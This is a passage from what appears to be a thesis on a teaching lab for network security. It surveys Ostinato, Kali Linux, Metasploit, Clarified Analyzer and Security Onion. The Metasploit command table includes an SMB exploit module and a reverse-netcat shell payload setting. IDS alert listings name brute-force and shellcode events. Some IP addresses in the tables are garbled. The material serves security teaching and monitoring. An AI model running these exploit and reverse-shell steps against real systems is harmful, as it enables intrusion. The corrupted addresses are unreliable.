
**Figure 11.** *Ostinato: Protocol Data tab*

Third one is the Stream Control tab, where the user can edit various stream settings that are shown in Figure 12. Estimated bandwidth for current packets or streams per second is calculated in the Bits/Sec field, or it can be set manually. Option to choose what to do after successfully completing the stream can be set on the right. With just the one stream, the two lower settings can be used to repeat the stream until cancelled by the user.



**Figure 12.** *Ostinato: Stream Control tab*

And last is the Packet View tab, displayed in Figure 13, where the user is able to view full packet data of what is actually about to be transmitted. Here the TCP portion of the packet is selected, which highlights the bytes corresponding to that protocol in the actual message, which can be useful in debugging and monitoring transmitted data. Each protocol and its settings can be reviewed individually to ensure that the message is exactly what is desired.



**Figure 13.** *Ostinato: Packet View tab*

To summarize, Ostinato provides nearly everything that Ruge does regarding traffic generation with a GUI that is slightly more user-friendly and easier to use. The one big missing feature is connection states so a proper three-way TCP handshake cannot yet be formed.

### 3.2.3 Kali Linux

The computers in the laboratory are running Kali Linux [33] as their OS, which is a Debian-based Linux distribution focused on offensive security testing and it includes numerous tools for penetration and stress testing different kinds of systems. Kali is also available for ARM-based devices such as Raspberry Pi and Chromebooks.

Setting up Kali on a PC is a straightforward process. The ISO image is freely available for download on their website [33]. The simplest way to install Kali is to extract the ISO image to a USB stick with Win32 Disk Imager [40], and booting the system so that it boots to the Kali Live Install environment from the USB stick. From the live environment one can conduct testing of various features of Kali, and if so chosen, continue with the installation on the host computer itself.

Once installation is complete, the included applications can be found in the Kali Linux submenu on the Applications menu. The categories for which software is provided for is shown in Table 1.

**Table 1.** *List of Kali Linux application categories*

Main category	Subcategories
Information gathering	DNS Analysis, IDS/IPS identification, Live Host identification, Network scanners, OS fingerprinting, OSINT analysis, Route analysis, Service fingerprinting, SMB/SNMP/SSL analysis, Telephony analysis, Traffic analysis, VoIP analysis, VPN analysis

Vulnerability analysis	Cisco tools, Database assessment, Fuzzing tools, Misc. scanners, Open Source assessment, OpenVAS
Web applications	CMS identification, Database exploitation, IDS/IPS identification, Web app fuzzers, Web app proxies, Web crawlers, Web vulnerability scanners
Password attacks	GPU tools, Offline attacks, Online attacks, Passing the Hash
Wireless attacks	802.11 Wireless tools, Bluetooth tools, Other wireless tools, RFID/NFC tools, Software defined radio
Exploitation tools	BeEF XSS framework, Cisco attacks, Exploit database, Exploit development tools, Metasploit, Network exploitation, Social engineering toolkit
Sniffing/spoofing	Network sniffing, Network spoofing, Voice and Surveillance, VoIP tools, Web sniffers
Maintaining access	OS backdoors, Tunneling tools, Web backdoors
Reverse engineering	Debuggers, Disassembly, Misc. RE tools
Stress testing	Network, VoIP, Web, WLAN
Hardware hacking	Android tools, Arduino tools
Forensics	Antivirus Forensics tools, Digital Anti-Forensics, Digital Forensics, Forensics Analysis/Carving/hashing/Imaging tools, Forensics Suites, Network Forensics, Password Forensics tools, PDF Forensics Tools, RAM Forensics tools
Reporting tools	Documentation, Evidence Management, Media Capture
System services	BeEF, Dradis, HTTP, Metasploit, MySQL, OpenVAS, SSH

The most noteworthy tools for the four phases of penetration testing (as explained in Section 2.1.5) are listed in Section 5.1. A use case for some of the tools is presented in Section 5.2.

### 3.2.4 Metasploit

*Metasploit* [41] is a modular penetration testing software created by HD Moore in 2003. It was an effort to provide penetration testers a single, easy-to-use tool so that they would not have to manually use each exploit in different cases. In the beginning, it included modules for only 11 different exploits. The next version released in 2004 still had only 19 exploits but this time it came with 30 different payloads. However, it was not until 2007 and the release of version 3 that the popularity of Metasploit quickly rose and it became the de facto standard for penetration testing. [42] Today Metasploit is up to version 4.11 and includes over 1300 exploits and over 300 payloads as can be seen in Figure 14. New updates can be expected weekly, and they can be installed with the *msfupdate* command from Kali terminal.

```

=[ metasploit v4.11.0-2014121601 [core:4.11.0.pre.2014121601 api:1.0.0]]
+ -- --=[ 1387 exploits - 862 auxiliary - 236 post      ]
+ -- --=[ 342 payloads - 37 encoders - 8 nops        ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >

```

*Figure 14. Metasploit module numbers*

Some of the basic commands in Metasploit are listed in Table 2. More can be viewed by giving the *help* command in Metasploit without parameters. All the different parameters of a given command can be viewed with the *-h* flag.

By default Metasploit saves all information about discovered vulnerabilities and target hosts in a database and they can be viewed anytime with the *vulns* and *hosts* commands respectively. Databases can be imported from different sources (e.g. Nexpose [43]) with the *db\_import* command.

*Table 2. List of basic Metasploit commands*

Command	Parameters	Purpose
help	- <i>command</i>	-: List all the commands command: list the parameters of the given command
search	<i>text</i>	Search exploits or modules by <i>text</i> , e.g. "search apache"
use	<i>exploit/module path</i>	Select an exploit or module to be used, e.g. "use exploit/windows/smb/ms08_067_netapi"
info	-	Display information after selecting a module
show	<i>options</i> <i>payload</i>	options: display variables for selected module payload: display payload for selected module
set	<i>options value</i>	set values for variables, e.g., "set LHOST 192.168.0.100" or "set PAYLOAD unix/cmd/reverse_netcat"
exploit/run	- -j	-: execute the selected exploit or module -j: run it as a background job


One important feature of Metasploit is the ability to provide the user with a *Meterpreter* shell on a target system. Meterpreter is "an advanced, dynamically extensible payload that uses in-memory DLL injection stagers and is extended over the network at runtime." [44] It provides multiple additional tools compared to a standard shell, including but not limited to the ability to reroute, or *pivot*, traffic through the target to other networks, retrieve password hashes on a Windows computer and much more. Metasploit and Meterpreter are used in various ways in a laboratory exercise that was created for the students, and it is detailed in Section 5.2.

### 3.3 Defensive tools

For defensive tools in our laboratory environment we have two network monitoring solutions: Codenomicon’s Clarified Analyzer [45], which is a commercial product, and Security Onion [46], which is a free Linux distribution. Some miscellaneous tools were also useful for defensive purposes, and they are listed in Section 3.4.

#### 3.3.1 Clarified Analyzer

Clarified Analyzer is a network tool focused on “collaborative analysis and visualization of complex networks” [45]. It has two components: the analyzer itself, which is an application available for Windows, Linux and Mac OS X, and the recorder software, which runs on a supervisor server and can be configured to collect data from multiple locations on the monitored network. The network setup relating to Clarified Analyzer is shown in Figure 15.




*Figure 15. Clarified Analyzer: Network setup*

Traffic to and from the laboratory network is encapsulated in VLANs and then mirrored on the switch to the monitor ports. Each monitor port corresponds to a separate VLAN. These are connected to the supervisor’s Ethernet ports, and for each VLAN there is a Recorder instance running. Data is accessed on the Analyzer through the Collab instance on Codenomicon’s servers.

The architecture of the actual Clarified system is shown in Figure 16. The packets are collected from the Ethernet taps, ran through a capture filter and then saved on a hard disk drive. From there the indexer reads the packets and stores the actual flows in a database, which can then be accessed from the Analyzer application. Bookmarks can be made on important events (e.g. network downtime) for quick access. Inside the Analyz-

er there are different views for different purposes which are explained later in this chapter. Full packet capture can also be exported to third party tools. [47]




**Figure 16.** Architecture of the Clarified system [47]

The purpose of Clarified Analyzer is to help gain situational awareness of one's complex network systems [45]. This is achieved by the recorders collecting all the packets from one or multiple data collection agents (taps), and then the analyzer displaying them in various meaningful visualizations configurable by the user [47]. Clarified Analyzer has been used for example in the daily management of panOULU (public access network Oulu [48], a municipal wireless network in Oulu, Finland) since 2006 [47]. The Analyzer and its features and options are detailed next.

The main window and the contents of the Flows tab are shown in Figure 17. In the top half of the screen are the individual recorder instances that collect data from different points in the network, and the associated bandwidth graphs. The contents of each recorder can be analyzed individually; right clicking on a recorder field allows for muting or activating it. Above the recorders are the Previous, Play/Pause and Next buttons, information of the currently selected time range, and the red Clear button, which clears the data from the analyzer application, but not from the recorders. Previous and Next buttons can be used to jump between the starting point of data collection and the current timestamp. Time range for analysis from the recorders can be selected with a mouse. Clicking the Play button fetches data from the selected recorders and time ranges and populates the lower half of the screen with relevant data from the selected options. Real time monitoring can be done by not selecting a range before clicking the Play button. Changing between real time and time ranges or choosing a different time range altogether does not clear the data. Markers for important events can be set on the timelines by double clicking on them and adding a brief description.





**Figure 17.** Clarified Analyzer: Main window and the Flows tab

In the lower half of the screen is the tabs view, of which the Flows tab is selected here. This displays the data of all the various packet flows seen on the currently activated recorders. The fields for data flows are: source alias, source address (layer 2 or layer 3), source port, direction of the data flow, destination port, destination address (layer 2 or layer 3), destination alias, protocol, viewpoint (i.e., which recorder has seen the flow), tags (which can be manually set), first seen timestamp, the duration of the flow, number of packets, and the rate of packets per second. The source and destination aliases can be set by creating a new Topography tab by clicking on the circled plus button on the left side of the tabs. Right clicking on a flow allows for filtering in order to only display the results related to the selected flow, exporting data to a wiki or a PCAP file, or opening the selected flow(s) in Wireshark.

The Identities tab is displayed in Figure 18. This tab lists all the identities, i.e., Layer 2 and Layer 3 addresses Clarified Analyzer has seen on the activated recorders. The results can again be filtered to just show the flows related to one or more identities by selecting the desired identities, right clicking on one and selecting the “Limit to related flows” menu item.

type	l3address	l3alias	l2address	l2alias	# flows	# protocols	viewpoints	tags	# packets	first seen	last seen
dst	130.230.115.235		00:90:69:89:57...		8	2	Acme-2_R...	039762	43	2014-11-25 12:34:44.15	2014-11-25 12:35:19.17
src	130.230.115.235		00:90:69:89:57...		8	2	Acme-2_R...	039762	43	2014-11-25 12:34:44.15	2014-11-25 12:35:19.17
dst	130.230.24.10		00:90:69:89:57...		37	1	Acme-2_R...	039762	310	2014-11-25 12:34:44.25	2014-11-25 12:35:19.30
src	130.230.24.10		00:90:69:89:57...		37	1	Acme-2_R...	039762	134	2014-11-25 12:34:44.25	2014-11-25 12:35:19.30
dst	130.230.115.66		10:0e:78:44:d1...		46	3	Acme-2_R...	039762	151	2014-11-25 12:34:44.15	2014-11-25 12:35:19.85
src	130.230.115.66		10:0e:78:44:d1...		46	3	Acme-2_R...	039762	151	2014-11-25 12:34:44.15	2014-11-25 12:35:19.85
dst	74.125.232.216		00:90:69:89:57...		1	1	Acme-2_R...	039762	36	2014-11-25 12:34:44.24	2014-11-25 12:35:19.29
src	74.125.232.216		00:90:69:89:57...		1	1	Acme-2_R...	039762	36	2014-11-25 12:34:44.25	2014-11-25 12:35:19.30
dst	130.230.115.233		00:90:69:89:57...		1	1	Acme-2_R...	039762	36	2014-11-25 12:34:44.76	2014-11-25 12:35:19.85
src	130.230.115.233		00:90:69:89:57...		1	1	Acme-2_R...	039762	36	2014-11-25 12:34:44.76	2014-11-25 12:35:19.85
dst	2001.500.3-42		00:0f:34:18:4e:01		2	2	Recorder03	039762	14	2014-11-25 12:34:49.08	2014-11-25 12:35:12.95
src	199.791.13		00:0f:34:18:4e:01		1	1	Recorder03	039762	2	2014-11-25 12:34:46.97	2014-11-25 12:34:46.97
src	2405.980.5		00:0f:34:18:4e:01		1	1	Recorder03	039762	4	2014-11-25 12:34:48.01	2014-11-25 12:34:45.01
dst	130.230.141.182		64:66:b3:8a:63...		26	3	Recorder03	039762	144	2014-11-25 12:34:46.97	2014-11-25 12:35:11.65
src	130.230.141.182		64:66:b3:8a:63...		26	3	Recorder03	039762	144	2014-11-25 12:34:46.97	2014-11-25 12:35:11.65
dst	2001.500.3-42		00:0f:34:18:4e:01		2	2	Recorder03	039762	16	2014-11-25 12:34:49.92	2014-11-25 12:35:19.93
src	171.99.214.43		00:0f:34:18:4e:01		1	1	Recorder03	039762	18	2014-11-25 12:34:49.06	2014-11-25 12:35:12.95
src	2001.708.310-...		64:66:b3:8a:63...		13	3	Recorder03	039762	96	2014-11-25 12:34:49.96	2014-11-25 12:35:14.07
src	128.63.253		00:0f:34:18:4e:01		1	1	Recorder03	039762	2	2014-11-25 12:34:49.07	2014-11-25 12:34:49.07
dst	199.791.13		00:0f:34:18:4e:01		1	1	Recorder03	039762	2	2014-11-25 12:34:46.97	2014-11-25 12:34:46.97
dst	2001.708.310-		64:66:b3:8a:63...		13	3	Recorder03	039762	80	2014-11-25 12:34:48.01	2014-11-25 12:35:14.07
src	130.230.141.182		64:66:b3:8a:63...		8	3	Recorder03	039762	160	2014-11-25 12:34:46.97	2014-11-25 12:35:11.35
dst	171.99.214.43		00:0f:34:18:4e:01		1	1	Recorder03	039762	2	2014-11-25 12:34:49.37	2014-11-25 12:34:49.37
dst	2405.980.5		00:0f:34:18:4e:01		1	1	Recorder03	039762	2	2014-11-25 12:34:48.96	2014-11-25 12:34:48.96
dst	128.63.253		00:0f:34:18:4e:01		1	1	Recorder03	039762	2	2014-11-25 12:34:48.95	2014-11-25 12:34:48.95

Figure 18. Clarified Analyzer: Identities tab

The identities tab has the following data fields: type (source or destination), layer 3 address, layer 3 alias, layer 2 address, layer 2 alias, number of flows, number of protocols, viewpoints, tags, number of packets, and first seen and last seen timestamps.

Last of the default tabs is the Ports tab, which is shown in Figure 19. The Ports tab has the following data fields: port, service, protocol, number of flows, number of packets, number of packets per flow, and tags. Here, the results can once more be filtered by selecting one or more ports and right clicking on them, and tags can be set (e.g. DNS for port 53, HTTP for port 80).

port	service	protocol	# flows	# packets	pkt/flow	tags
53	UDP	156	890	5.71	039762	
80	TCP	792	820	1.04	039762	
45651	UDP	4	724	181.00	039762	
443	TCP	563	623	1.11	039762	
	ICMP	37	582	15.73	039762	
53	TCP	290	380	1.31	039762	
54045	TCP	294	294	1.00	039762	
40176	TCP	292	292	1.00	039762	
5902	TCP	288	288	1.00	039762	
32778	TCP	287	287	1.00	039762	
10024	TCP	287	287	1.00	039762	
56738	TCP	287	287	1.00	039762	
7402	TCP	287	287	1.00	039762	
16001	TCP	287	287	1.00	039762	
40153	TCP	286	286	1.00	039762	
211	TCP	286	286	1.00	039762	
32774	TCP	285	285	1.00	039762	
1324	TCP	285	285	1.00	039762	
1099	TCP	285	285	1.00	039762	
6112	TCP	285	285	1.00	039762	
5432	TCP	284	284	1.00	039762	
6565	TCP	284	284	1.00	039762	
31038	TCP	284	284	1.00	039762	
3801	TCP	283	283	1.00	039762	
50300	TCP	283	283	1.00	039762	


Figure 19. Clarified Analyzer: Ports tab

One thing to note is that every filter also extends to different tabs, which is useful when, e.g., first filtering for HTTP traffic based on the port, and then checking the related identities and flows from their respective tabs. Filtering can be cleared by right clicking anywhere on the tabbed window and selecting “Clear Filters”, or from the Filters tab.

As mentioned before, additional tabs can be opened by clicking on the circled plus button to the left of the tabs (or from the Views menu at the toolbar). The options are:

- Tags: list of all the tags the user has defined for flows, identities or ports,
- Filters: list and details of all the filters currently active,
- Connection graph: displays all the connections between identities with layer 2 and layer 3 separated,
- Layer graph: shows the layer 2 connections to Ethernet gateways,
- Association graph: combination of the above two, i.e., displays with which other identities each are associated,
- Earthview: draws all the data flows on a map of the Earth (shown in Figure 20),

- Search (experimental): allows searching the data with regular expressions,
- DNS Monitor (experimental): shows information about DNS requests (useful when tracking malware),
- DNS Timeline (experimental): displays timeline for aforementioned requests (can help tracking *drop site* traffic used by malware [49], *fast flux* DNS attacks [50] etc.),
- Universal (experimental): allows the creation of a custom tab, where the desired monitoring type (identity, bi-directional, flow), data fields and identities' displayed information can be chosen,
- IRC graph: can help detect IRC bots based on port used and traffic profile,
- Web 2.0 cloud: displays a word cloud of the protocols seen, and
- Topology: allows the setup of the network topology via drag and drop, including aliases for seen identities, connections between identities, and even different pictures for different identities.



**Figure 20.** Clarified Analyzer: Earthview tab

The Earthview tab, as seen above, allows for, e.g., quick evaluation of the source of an attack in order to deny connections from a certain country. Higher number of connections is displayed with brighter dots and lines.

In conclusion, Clarified Analyzer offers information about one's networks in multiple formats, with everything revolving around the identities seen on the network and the flows between them. Clarified Analyzer is tested against BWDoS, exploit and intrusion attacks in Chapter 6.

### 3.3.2 Security Onion

Security Onion is a Linux distribution that focuses on network security monitoring (NSM), intrusion detection and log management via multiple included tools [46]. Most of these are listed in Table 3 along with their functions. All these tools are pre-installed and pre-configured to work together, and can be further tweaked by the end user to his needs.

*Table 3. List of notable software included in Security Onion*

Application name	Application purpose	Reference
Netsniff	capturing traffic seen on SO sensors and storing it on the hard drive	[51]
Snort	rule-driven Network Intrusion Detection System (NIDS)	[52]
Suricata	rule-driven NIDS	[53]
Bro IDS	analysis-driven NIDS, network monitoring, logging, protocol analysis	[54]
OSSEC	Host Intrusion Detection System (HIDS): log analysis, file integrity checking, network policy monitoring, rootkit detection and real-time alerts	[55]
Argus	auditing and reporting of network transactions and flows	[56]
NetworkMiner	network forensics, passive sniffing, and PCAP analysis	[57]
PRADS	Passive Real-Time Asset Detection System	[58]
Wireshark	graphical network protocol analyzer	[59]
ELSA	Enterprise log and search archive: web application for querying NIDS, Bro and system logs. Includes data visualizations	[60]
Sguil	client application for real-time data analysis	[61]
Snorby	web application for data analysis and visualizations	[62]
Squert	web application for data analysis and visualizations	[63]

All the components listed above are usable in any other Linux installation, and some even on Windows machines. The most important of these components are *netsniff*, which is used to record all the packets seen on the system by zero-copy mechanisms in order to not affect the system performance, and *Snort*, which is an IDS for Unix and Windows computers. Snort can be run in three modes: *sniffer*, which just displays the network traffic on screen, *packet logger*, which logs the packets to disk, and NIDS mode, which does all the attack detection and packet analysis on the traffic it sees. In Security Onion, Snort is running in NIDS mode and analyzes all the traffic captured by netsniff and matches traffic signatures to attack signatures in its database to detect intrusions and exploits in real time.

Installation of Security Onion is a two-step process. First, the ISO file must be downloaded from the Security Onion website [46], extracted to an external media (e.g. an USB stick) and installed from there as any other Linux distribution. If a private IPv4 address space (i.e., 10.0.0.0/8, 172.16.0.0/12 or 192.168.0.0/16) is not being used, it is

important to add the local network's IP address range(s) to two configuration files after the installation is complete: either `/etc/nsm/templates/snort/snort.conf` (for Snort) or `/etc/nsm/templates/suricata/suricata.yaml.in` (for Suricata) based on the selected NIDS engine, and `/opt/bro/etc/networks.cfg` (for Bro IDS), so Security Onion will know what networks it is supposed to monitor. After modifying the configuration files to adhere to specification, the actual configuration of the system is done by running the Setup wizard found on the desktop and following the instructions.

Security Onion can be installed as stand-alone, i.e., the machine acts as both the master server managing the data and the sensor collecting it, or one can choose between master server and sensor for production deployment in distributed environments. A master server should be dedicated to its purpose and not have any sniffing interfaces of its own, but instead just act as a server for the sensors. Sensor machines must be able to connect to the management interface on the master server via SSH. [64]

After the setup wizard is done with the configuration, the user is presented with the desktop. Before starting to use the system it is important to run the upgrade script in a terminal window with the command `sudo soup` (instead of using any update managers). Shortcuts are provided on the desktop for the three main analysis applications. Sguil is a client application while the others are web applications accessible through a browser. All the applications work with the username/email and password specified during the setup wizard.

Next, let us examine the GUIs of the included analysis applications, starting with *Sguil*. After logging in, the user is presented with the selection of sensors to read data from. These include the sniffing interfaces specified during setup and OSSEC for host events. The main window of Sguil is shown in Figure 21.

The screenshot shows the Sguil 0.9.0 interface. The top section displays a table of 'Escalated Events' with columns for ST, CNT, Sensor, AlertID, Date/Time, Src IP, DPort, Dst IP, DPort, Pr, and Event Message. The table lists several events related to SSH scans and file downloads. Below the table, there are sections for 'IP Resolution', 'Agent Status', 'Short Statistics', 'System Msgs', and 'User Msgs'. The 'Show Packet Data' section is expanded, showing a detailed view of a packet capture, including a TCP header and a hex dump of the payload.

ST	CNT	Sensor	AlertID	Date/Time	Src IP	DPort	Dst IP	DPort	Pr	Event Message
RT	26	sanctuary-eth1-1	3.1	2014-12-02 11:23:02	130.230.113.233	49561	130.230.113.66	22	6	ET SCAN Potential SSH Scan OUTBOUND
RT	3	sanctuary-eth1-1	3.2	2014-12-02 11:23:02	130.230.113.233	49561	130.230.113.66	22	6	ET SCAN Potential SSH Scan
RT	3	sanctuary-eth1-1	3.6	2014-12-02 11:23:02	130.230.113.233	49561	130.230.113.66	22	6	ET SCAN LIBSSH Based Frequent SSH Connections Likely BruteForce Attack!
RT	3	sanctuary-eth1-1	3.31	2014-12-02 12:14:29	130.230.113.233	4433	130.230.113.66	36273	6	ET POLICY Executable and linking format (ELF) file download
RT	3	sanctuary-eth1-1	3.32	2014-12-02 12:14:33	130.230.113.235	4433	130.230.113.66	54963	6	ET POLICY Executable and linking format (ELF) file download
RT	2	sanctuary-eth1-1	3.33	2014-12-02 12:14:35	130.230.113.227	4433	130.230.113.66	43519	6	ET POLICY Executable and linking format (ELF) file download
RT	1	sanctuary-eth1-1	3.39	2014-12-02 13:11:24	130.230.113.66	45704	130.230.113.14	143	6	ET SCAN Rapid IMAP Connections - Possible Brute Force Attack
RT	1	sanctuary-eth1-1	3.40	2014-12-02 13:11:26	130.230.113.66	34139	130.230.113.4	139	6	ET SCAN Behavioral Unusual Port 139 traffic, Potential Scan or Infection
RT	2	sanctuary-eth1-1	3.43	2014-12-02 13:29:04	130.230.113.66	48055	130.230.113.20	445	6	GPL NETBIOS SMB-DS (P)C\$ share access
RT	2	sanctuary-eth1-1	3.46	2014-12-02 13:31:03	130.230.113.66	48078	130.230.113.20	445	6	ET SHELLCODE Rothenburg Shellcode

Figure 21. Security Onion: Sguil main window

In the top half of the window are the tabs for real time and escalated events from the selected sensors. The columns for an event are: severity (high, medium, low), event count, sensor it was recorded on, Alert ID, the date and time it was first seen, source IP address, source port, destination IP address, destination port, protocol number and event message (i.e., what triggered the alert). Each column can be right clicked for additional options; e.g., from the severity column the event can be categorized in predefined threat categories or escalated for a senior analyst. These categories are:

